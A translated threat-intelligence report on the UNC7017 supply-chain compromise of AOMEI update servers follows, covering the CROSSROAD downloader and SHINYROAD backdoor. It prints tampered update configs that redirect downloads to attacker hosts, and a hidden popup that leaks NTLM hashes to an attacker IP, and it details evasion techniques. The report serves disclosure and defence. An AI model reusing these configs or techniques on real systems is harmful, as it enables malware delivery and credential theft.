一時的に行われるサプライ チェーン改ざんの調査
Mandiant
Google Threat Intelligence Group
Google Threat Intelligence
Visibility and context on the threats that matter most.
Contact Us & Get a Demo※この投稿は米国時間 2026 年 10 月 16 日に、Google Cloud blog に投稿されたものの抄訳です。
執筆者: Tyler McLellan
はじめに
Google Threat Intelligence Group(GTIG)と Mandiant は、2026 年 4 月から 2026 年 7 月にかけて、AOMEI Technology のアップデート インフラストラクチャを標的としたソフトウェア サプライ チェーン侵害キャンペーンを調査しました。脅威アクターは、AOMEI の配信元サーバーに対して、単発的な構成改ざんを繰り返し行っていました。改ざん時間枠が有効だったのはわずか 5~10 分間で、その後は正規のバージョンに戻されていました。ソフトウェア サプライ チェーンの侵害が、このように非常に短い時間枠で実行され、従来の特定の時点におけるトリアージや自動ファイル スキャンを事実上回避した事例は、今回が初めてです。
このキャンペーンでは、新たに追跡された CROSSROAD ダウンローダと SHINYROAD バックドアを含む、多段階のペイロード チェーンが配信されました。この脅威アクターは、トレードクラフトを繰り返し変更し、ステージング インフラストラクチャをクラウド プロバイダから専用ドメインや正規のクラウド ストレージへと移行させていました。このように進化するステージング構成により、防御側がインフラベースの効果的なブロックやネットワーク制御を確立することが特に困難になっています。Google は、この活動を UNC7017 として追跡している脅威クラスタによるものと特定しています。
利用可能なテレメトリーに基づくと、被害を受けた組織は、オーストラリア、ブラジル、インド、パキスタン、ポルトガル、シンガポール、南アフリカ、スペイン、スイス、トルコ、米国における IT サービス、通信、高等教育機関および関連機関など、多岐にわたる分野に及んでいます。とはいえ、このキャンペーンは、脅威アクターによる改ざん期間中にアップデート配信サーバーをポーリングしたすべてのシステムにマルウェアを配信しようとしたため、被害の発生傾向は無差別なものであり、Google が直接特定した組織よりも広範囲に及んでいる可能性があります。
このキャンペーンは、Zoho Corporation の一部門である ManageEngine Threat Analysis Lab(METAL)との共同調査によって最初に特定されました。METAL のエンドポイント検出および対応(EDR)テレメトリーが、5 月下旬の段階で複数の顧客環境におけるこの活動を検知していました。共通の顧客基盤およびより広範なソフトウェア エコシステムの安全確保に向け、積極的にテレメトリーを共有し、継続的にご協力いただいている METAL チームに感謝いたします。この共同作業の後、GTIG は影響を受ける可能性のある組織に通知し、技術的な調査結果を AOMEI Technology と共有しました。AOMEI は、配信サーバーを保護するための是正措置を講じたと報告しています。METAL によるこのキャンペーンの分析は、同社のブログ投稿でご覧いただけます。
AOMEI のアップデートと通知システムの仕組み
AOMEI Backupper はデータ バックアップ、ディスク クローン作成、障害復旧機能を提供し、AnyViewer はリモート デスクトップ アクセスやサポートを実現します。これらの製品のユーザーは、ABMarket のアップデート フローと、それに関連するバックグラウンド サービス(Backupper.exe と ABNotify.exe)を利用しています。これらのサービスは、アップデート通知やプロモーションのポップアップを取得するため、HTTPS 経由でリモート エンドポイントを定期的にポーリングします。

図 1: AOMEI のアップデート メカニズム
-
アップデート構成(
down_html.ini): ソフトウェアは、https://www2.aomeisoftware.com/download/abpopup/down_html.iniに HTTPS リクエストを定期的に送信します。このファイルには、バージョン番号、想定されるアップデート パッケージの MD5 ハッシュ、クライアントがupgrade-now.zipをダウンロードする URL が含まれています。 -
通知構成(
Notifycfg.ini): ソフトウェアはhttps://account.aomeitech.com/Notifycfg.iniにアクセスします。このファイルは、ローカル通知プロセス(ABNotify.exe)に対して表示するメッセージを指示するほか、ソフトウェアのローカル ディレクトリ内にある実行対象のコマンドやプログラムを指定します。
通常、これらのファイルは、AOMEI 独自のドメイン(www2.aomeisoftware.com)でホストされている公式ファイルをダウンロードするようクライアントに指示します。
キャンペーンの概要
GTIG と METAL のテレメトリーによると、UNC7017 はベンダーの配布サーバー上で持続的かつ固定的な変更を維持するのではなく、構成の改ざんを短時間で繰り返し行っていました。2026 年には複数の改ざん期間を確認したほか、4 月下旬からは実際の運用環境で関連するマルウェア サンプルが観測されています。しかし、これらの期間が短かったことを考えると、キャンペーン全体を通じて、Mandiant の可視性の範囲外でさらなる改ざんが行われていた可能性が高いと言えます。アクティブな時間帯にアップデートを確認したシステムは悪意のある指示を受け取り、その前後に確認したシステムはクリーンな正規のファイルを受け取りました。
この短い改ざん期間中、脅威アクターはアップデート サーバー上のアップデート設定ファイルを変更し、ソフトウェアが正規のアップデートではなく、攻撃者が制御するサーバーから悪意のある ZIP パッケージをダウンロードするようにリダイレクトしました。また、脅威アクターは、アップデート サーバー上の通知設定ファイルを改ざんして、ソフトウェアの自動通知サービスを悪用し、ダウンロードしたマルウェアをローカルで即座に強制実行させました。脅威アクターによる変更が有効な間にユーザーのアプリケーションがアップデートを確認すると、アプリケーションはトロイの木馬化されたアップデートをダウンロードし、マルウェアを実行します。
改ざんされた構成ファイルが有効な場合、脅威アクターはクライアントに対して、CROSSROAD を含む武器化された ZIP アーカイブをダウンロードするよう指示しました。CROSSROAD は、環境の検証とセカンダリ コンポーネントのステージングを担う初期ダウンローダです。その後、CROSSROAD はタスク スケジューラによる永続化を確立して SHINYROAD をデプロイしました。SHINYROAD は、トロイの木馬化された管理ユーティリティを介して配信されるモジュール型バックドア フレームワークで、隠蔽されたコマンド&コントロールを可能にします。
短時間のサプライ チェーン改ざん
UNC7017 の運用セキュリティにおける決定的な特徴は、短時間かつ一時的なサーバー変更に頼っている点です。直接観測されたすべての攻撃の波において、攻撃者は AOMEI のアップデート サーバーに悪意のある構成を常駐させないようにしていました。
-
5 月 28 日: 10 分間の影響時間枠(05:40 ~ 05:50 UTC)
-
7 月 16 日: 6 分間の影響時間枠(UTC 8:33 ~ 8:39)
-
7 月 20 日: 5 分間の影響時間枠(10:35 ~ 10:40 UTC)
各時間枠の終了時に、UNC7017 は down_html.ini と Notifycfg.ini の両方を正規の内容に戻しました。これにより、インシデント後のベンダー監査が妨げられ、ネットワーク防御者が悪意のあるサーバーのライブ応答を取得できる時間が最小限に抑えられ、被害はその数分間にアップデートをポーリングしたクライアントだけに限定されます。
ネイティブ アップデート ロジックの武器化: down_html.ini と構成ファイルの肥大化
UNC7017 は、ソフトウェアの脆弱性に頼らずにエンドポイントを侵害するために、AOMEI クライアントの正規のアップデートとポップアップ レンダリング ワークフローを悪用しました。デフォルトでは、クライアントはアップデート アーカイブを Tmphtml ディレクトリにダウンロードし、ローカルの html/ ディレクトリに解凍して、2 つのリモート構成ファイル(down_html.ini と Notifycfg.ini)から指示を処理します。
AOMEI クライアントが武器化された upgrade-now.zip アーカイブを確実に受け入れて解凍するように、UNC7017 は改ざん時間枠ごとにマイナー ビルド バージョン(「thrid」)を段階的にインクリメントし、down_html.ini の想定される MD5 チェックサムを更新しました。
[Date]
-Url=https://www2.aomeisoftware.com/download/abpopup/upgrade-now.zip
+Url=https://promotion.storage-data.com/download/abpopup/upgrade-now.zip
Name=upgrade-now
[Version]
maj=8
min=2
-thrid=5
+thrid=6
[MD5]
-Val=EE89C99F3753231771170F5D9CBBAE1E
+Val=31323E7E738230FA6A8DEEF2B7894666
図 2: 7 月 16 日に行われた down_html.ini の改ざん。ダウンロードを promotion.storage-data.com にリダイレクトし、バージョンをインクリメント(thrid=6)して MD5 ハッシュを同期。
7 月 16 日の 6 分間の時間枠(ウィンドウ)において、UNC7017 は Notifycfg.ini(SHA256: d2f9ef2429312667f0512504b6a19ba4a9cc5514f1b2933923dd42f75a1c5934)も同時に改ざんし、[dummy_XXXXXX] という名称の重複する設定セクションを 35,000 行以上挿入しました。この極端な構成ファイルの肥大化は、標準のクライアント バージョン チェックをオーバーライドして、インストールされているバージョンに関わらず強制的にアップデートを発生させ、ローカルの html/ ディレクトリから解凍された CROSSROAD ドロッパー(upgrade-now.exe)を即座に実行するように設計されていました。
インフラストラクチャの移行
2026 年 4 月から 7 月にかけて、UNC7017 はステージングと配信のインフラストラクチャをパブリック クラウド バケットと脅威アクターが管理するなりすましドメインの間で切り替えました。これは、ペイロードの配信をテストし、正規のベンダー トラフィックを装うためと考えられます。
インフラストラクチャの移行
-
初期のクラウド ステージング(2026 年 4 月~5 月): 初期の CROSSROAD ペイロード(5 月 20 日に観測された
upgrade-now.exe)は、Alibaba Cloud Object Storage(serv.oss-cn-hongkong.aliyuncs.com)を利用していました。 -
専用ドメイン インフラストラクチャ(2026 年 7 月 1 日~7 日): 脅威アクターは、ベンダー名に似せた専用ドメイン(
storage-data.com、promotion.storage-data.com、aomei.storage-data.com)に移行しました。 -
ハイブリッド クラウド配信の分割(2026 年 7 月 20 日): 7 月 20 日の 5 分間の時間枠で、脅威アクターは
down_html.iniを変更し、クライアントの初期ダウンロードをstorage-data.comではなく、公開されている Google Cloud Storage バケット(storage.googleapis.com/aomeiupdate/upgrade-now.zip)に誘導しました。この戦術的な転換により、初期ダウンロードは新規登録ドメイン(NRD)をブロックする企業のプロキシ フィルタをバイパスできるようになりました。一方、実行された CROSSROAD ローダは、引き続きstorage-data.comを利用して二次ペイロードの取得と C2 通信を行いました。
[Date]
Url=https://storage.googleapis.com/aomeiupdate/upgrade-now.zip
Name=upgrade-now
[Version]
maj=8
min=2
thrid=7
[MD5]
Val=BF73C4391B58CA95220CE3AE03F66DCF
図 3: 7 月 20 日に行われた down_html.ini の改ざん。Google Cloud Storage(thrid=7)を利用して新規登録ドメイン(NRD)の境界ブロックを回避。
WebDAV NTLM 認証情報の強制
7 月 20 日、UNC7017 は Notifycfg.ini 内に二次的な悪用ベクトルを組み込みました。改ざんされる前、Notifycfg.ini には「World Cup Deals」を宣伝する正規の 400x380 のプロモーション バナーが表示されていました。脅威アクターは、このバナーを、最大実行優先度(Priority=9999)が割り当てられた非表示の 1×1 ピクセル ウィンドウ(Width=1、Height=1)に置き換え、ユニバーサル命名規則(UNC)WebDAV パスを介してリモート HTML ファイルをレンダリングするようクライアントに指示しました。
[PopWindow1]
ID=307
Title=20260408-AB Flash Sale (All Lang 不含EN)
Address="file://8.210.84.56/DavWWWRoot/campaign/24hour-flash-sale.html"
Width=1
Height=1
Priority=9999
図 4: Notifycfg.ini への非表示の 1x1 ポップアップ ウィンドウの実装により、8.210.84.56 への WebDAV / NTLM 認証を強制する 7 月 20 日の悪意のある構成。
UNC7017 は、AOMEI クライアントに WebDAV(DavWWWRoot)経由でリモートの file:// リソースをリクエストさせることで、ユーザーに気付かれることなく、エンドポイントから NetNTLMv2 認証ハッシュを攻撃者が制御する IP アドレス(8.210.84.56)に送信させる、ステルスな認証情報収集メカニズムを構築しました。
マルウェアの配信と侵入後の活動用ツール
UNC7017 は、一連の攻撃キャンペーンを通じて、カスタム ローダーと商用 / オープンソースの侵入後活動用フレームワークで構成される一貫した攻撃ツールチェーンをデプロイしました。
-
タイムストンプによる防御回避: 5 月 20 日に VirusTotal に提出された初期の CROSSROAD ドロッパー(upgrade-now.exe)の分析により、脅威アクターが PE コンパイルのタイムスタンプを操作して、2024 年の構築日を偽装し、フォレンジック タイムライン分析を複雑にしようとしていたことが判明しました。
-
改変された Radmin Server バックドア: 5 月 28 日の攻撃では、html/ ディレクトリにドロップされた署名のないローダが rsetup64.exe /intsetup を実行し、商用リモート管理ツール Radmin Server の改変版をサイレント インストールして、永続的なリモート アクセスを確立しました。
-
Adaptix C2 インテグレーション: 少なくとも 2026 年 7 月上旬以降、脅威アクターが storage-data.com インフラストラクチャ全体に Adaptix C2 フレームワークをデプロイしていることが確認されています。
プライマリ ダウンローダ: CROSSROADDownloader
プライマリ ステージ 2 ダウンローダ(upgrade-now.exe、SHA256: 9a58e8f49edf5644e5728f74cf36f560d3d486fa51db4db69d927963c7aca450)は、C 言語で記述された 64 ビット Windows 実行可能ファイルで、GTIG によって CROSSROAD マルウェア ファミリーとして追跡されています。upgrade-now.zip 内で配信される CROSSROAD は、環境の検証、アクティブなエンドポイントのクリーンアップ、セカンダリ ペイロード バンドルのステージング、ステージ 3 バックドア スイートに対するタスク スケジューラでの永続化を担います。
-
パスの検証: CROSSROAD は、構成ルーチンの一環として、ファイルパスに部分文字列
AOMEIが含まれているかどうかを確認します。部分文字列が存在しない場合は自己削除ルーチンを開始しますが、処理は中断せず、バックグラウンドでの構成クリーンアップとダウンローダ ルーチンの両方をそのまま続行します。 -
実行ガードレール: CROSSROAD は、セカンダリ ダウンロードに進む前に、2 つの主要なチェックを実施します。
-
地理位置情報の確認: カスタム ユーザー エージェント(
Anyviewer-loader/1.0、Anyviewer-ipcheck/1.0)を使用して、外部ドメイン ネーム システム(DNS)(myip.opendns.com、o-o.myaddr.l.google.com)と HTTP リフレクション サービス(checkip.amazonaws.com、api.ipify.org、ifconfig.me/ip、icanhazip.com)にクエリを実行します。特定の実行ブランチでは、返された国コードが「CN」(中国)の場合、ローダはプライマリ ペイロードの実行パスを中止します。 -
ミューテックスのロック: 名前付きミューテックス
Global\{F9E6E3C0-E11A-4F85-9944-AF4AD6E05883}を取得して、同じホスト上で複数のインスタンスが同時に実行されるのを防ぎます。 -
ホスト アーティファクトの復元とアンチ フォレンジック: インシデント後のトリアージとフォレンジックによる再構築を困難にするため、ローダは実行サイクル中にローカル構成の状態を体系的に元に戻します。マルウェアは
down_html.ini(<install_dir>\..\..\にあります)を解析し、アップデート スレッド パラメータ(thrid)をデフォルト値の 5 に戻し、アップデート ダウンロード URL を正規の AOMEI 配信インフラストラクチャ(https://www2.aomeisoftware.com/download/abpopup/)に戻します。 -
ステージ 3 ペイロードのステージングと解凍: 環境チェックをクリアすると、CROSSROAD は https://promotion.storage-data.com/config/component.zip(en.zip としても確認されています)を %TEMP%\svc<random_hex>.tmp にダウンロードし、組み込まれた miniz ライブラリを使用してその内容をユーザーのローカル アプリケーション データ ディレクトリに解凍します。
-
タスク スケジューラによる永続化: ステージングされたペイロード バンドルの継続的な実行を確実にするため、
upgrade-now.exeはRadminComponentRuntimeという名前のスケジュールされたタスクを登録して永続化を図ります(説明は「Radmin Component runtime checkable.」に設定されています)。このタスクは、3 時間ごとに%LOCALAPPDATA%\Radmin\FamItrfc.exe --runtimechkを実行するように設定されています。 -
自己削除(--nitrod): ペイロード バンドルを解凍してスケジュールされたタスクを作成した後、CROSSROAD は自身をディスクから消去します。Windows のファイルロック制約を回避するために、実行可能ファイルは自身のコピーを一時ディレクトリにドロップし、
--nitrodパラメータを使用して実行します。その際、親プロセスの PID をNITRODP経由で、元の実行可能ファイルパスをNITRODT経由で渡します。子プロセスは親プロセスが終了するのを待ち、SetFileInformationByHandleを介して元のバイナリのプライマリ:$DATAストリームの名前を:wtfbbqという代替データ ストリームに変更し、FileDispositionInfoにDeleteFile = TRUEのフラグを立てて、ハンドルが閉じられたときにバイナリのリンクを解除します。 -
バージョン情報: 実行可能ファイルには、標準的な PE バージョン メタデータが含まれており、
「ProductName: AOMEI Update Compent」という注目すべき誤字文字列が見られました。

図 5: 被害者のプロファイリングとマルウェア配信ロジック
